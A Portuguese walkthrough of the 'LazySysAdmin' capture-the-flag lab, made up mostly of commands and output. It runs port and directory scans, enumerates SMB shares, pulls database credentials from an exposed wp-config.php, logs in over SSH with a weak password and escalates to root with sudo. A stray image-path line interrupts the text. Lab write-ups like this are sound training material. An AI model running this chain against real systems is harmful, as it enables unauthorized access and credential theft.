LazySysAdmin: 1

IP da máquina: 192.168.2.102// MAC: 08:00:27:6E:BD:82

Resultados do nmap:

nmap -sS -sV -n -Pn -O -p- -v 192.168.2.102

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
MAC Address: 08:00:27:6E:BD:82 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


Resultados do dirb:

dirb http://192.168.2.102

```
---- Scanning URL: http://192.168.2.102/ ----
==> DIRECTORY: http://192.168.2.102/apache/
+ http://192.168.2.102/index.html (CODE:200|SIZE:36072)
+ http://192.168.2.102/info.php (CODE:200|SIZE:77247)
==> DIRECTORY: http://192.168.2.102/javascript/
==> DIRECTORY: http://192.168.2.102/old/
==> DIRECTORY: http://192.168.2.102/phpmyadmin/
+ http://192.168.2.102/robots.txt (CODE:200|SIZE:92)
+ http://192.168.2.102/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.2.102/test/
==> DIRECTORY: http://192.168.2.102/wordpress/
==> DIRECTORY: http://192.168.2.102/wp/
```

```
---- Entering directory: http://192.168.2.102/phpmyadmin/ ----
+ http://192.168.2.102/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.2.102/phpmyadmin/index.php (CODE:200|SIZE:8262)
==> DIRECTORY: http://192.168.2.102/phpmyadmin/js/
+ http://192.168.2.102/phpmyadmin/libraries (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.2.102/phpmyadmin/locale/
+ http://192.168.2.102/phpmyadmin/phpinfo.php (CODE:200|SIZE:8264)
+ http://192.168.2.102/phpmyadmin/setup (CODE:401|SIZE:459)
==> DIRECTORY: http://192.168.2.102/phpmyadmin/themes/
```

http://192.168.2.102/wordpress/



Diretórios do smb encontrados com o Enum4linux:

enum4linux -a 192.168.2.102

```
 ==========================================
|    Share Enumeration on 192.168.2.102    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        share$          Disk      Sumshare
        IPC$            IPC       IPC Service (Web server)
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.2.102
//192.168.2.102/print$  Mapping: DENIED, Listing: N/A
//192.168.2.102/share$  Mapping: OK, Listing: OK
//192.168.2.102/IPC$    [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

SMB:

smbclient //192.168.2.102/share$

sem senha

```
root@kali:~# smbclient //192.168.2.102/share$
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Aug 15 08:05:52 2017
  ..                                  D        0  Mon Aug 14 09:34:47 2017
  wordpress                           D        0  Thu Jun 18 00:50:54 2020
  Backnode_files                      D        0  Mon Aug 14 09:08:26 2017
  wp                                  D        0  Tue Aug 15 07:51:23 2017
  deets.txt                           N      139  Mon Aug 14 09:20:05 2017
  robots.txt                          N       92  Mon Aug 14 09:36:14 2017
  todolist.txt                        N       79  Mon Aug 14 09:39:56 2017
  apache                              D        0  Mon Aug 14 09:35:19 2017
  index.html                          N    36072  Sun Aug  6 02:02:15 2017
  info.php                            N       20  Tue Aug 15 07:55:19 2017
  test                                D        0  Mon Aug 14 09:35:10 2017
  old                                 D        0  Mon Aug 14 09:35:13 2017

                3029776 blocks of size 1024. 1423608 blocks available
smb: \>
```

```
smb: \> cd wordpress\
smb: \wordpress\> ls
  .                                   D        0  Thu Jun 18 00:50:54 2020
  ..                                  D        0  Tue Aug 15 08:05:52 2017
  wp-config-sample.php                N     2853  Wed Dec 16 07:58:26 2015
  wp-trackback.php                    N     4513  Fri Oct 14 16:39:28 2016
  wp-admin                            D        0  Wed Aug  2 18:02:02 2017
  wp-settings.php                     N    16200  Thu Apr  6 15:01:42 2017
  wp-blog-header.php                  N      364  Sat Dec 19 09:20:28 2015
  index.php                           N      418  Tue Sep 24 21:18:11 2013
  wp-cron.php                         N     3286  Sun May 24 14:26:25 2015
  wp-links-opml.php                   N     2422  Mon Nov 21 00:46:30 2016
  readme.html                         N     7413  Thu Jun 18 00:50:54 2020
  wp-signup.php                       N    29924  Tue Jan 24 09:08:42 2017
  wp-content                          D        0  Thu Jun 18 00:50:52 2020
  license.txt                         N    19935  Thu Jun 18 00:50:54 2020
  wp-mail.php                         N     8048  Wed Jan 11 03:13:43 2017
  wp-activate.php                     N     6864  Thu Jun 18 00:50:54 2020
  .htaccess                           H       35  Tue Aug 15 08:40:13 2017
  xmlrpc.php                          N     3065  Wed Aug 31 13:31:29 2016
  wp-login.php                        N    34347  Thu Jun 18 00:50:54 2020
  wp-load.php                         N     3301  Tue Oct 25 01:15:30 2016
  wp-comments-post.php                N     1627  Mon Aug 29 09:00:32 2016
  wp-config.php                       N     3703  Mon Aug 21 06:25:14 2017
  wp-includes                         D        0  Wed Aug  2 18:02:03 2017

                3029776 blocks of size 1024. 1423544 blocks available
smb: \wordpress\>
```

```
smb: \wordpress\> get wp-config.php
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (723.2 KiloBytes/sec) (average 723.2
KiloBytes/sec)
```

Usuário e senha encontrados:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

SSH:

Usuário: togie // Senha: 12345

```
root@kali:~# ssh-keygen -f "/root/.ssh/known_hosts" -R "192.168.2.102"
# Host 192.168.2.102 found: line 14
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old
root@kali:~# ssh togie@192.168.2.102
The authenticity of host '192.168.2.102 (192.168.2.102)' can't be established.
ECDSA key fingerprint is SHA256:pHi3EZCmITZrakf7q4RvD2wzkKqmJF0F/SIhYcFzkOI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.102' (ECDSA) to the list of known hosts.
###############################################################################################
#                                        Welcome to Web_TR1                                   #
#                            All connections are monitored and recorded                       #
#                    Disconnect IMMEDIATELY if you are not an authorized user!                #
###############################################################################################

togie@192.168.2.102's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)
```

Root:

```
togie@LazySysAdmin:~$ sudo bash
[sudo] password for togie:
root@LazySysAdmin:~# id
uid=0(root) gid=0(root) groups=0(root)
root@LazySysAdmin:~# uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GN
U/Linux
```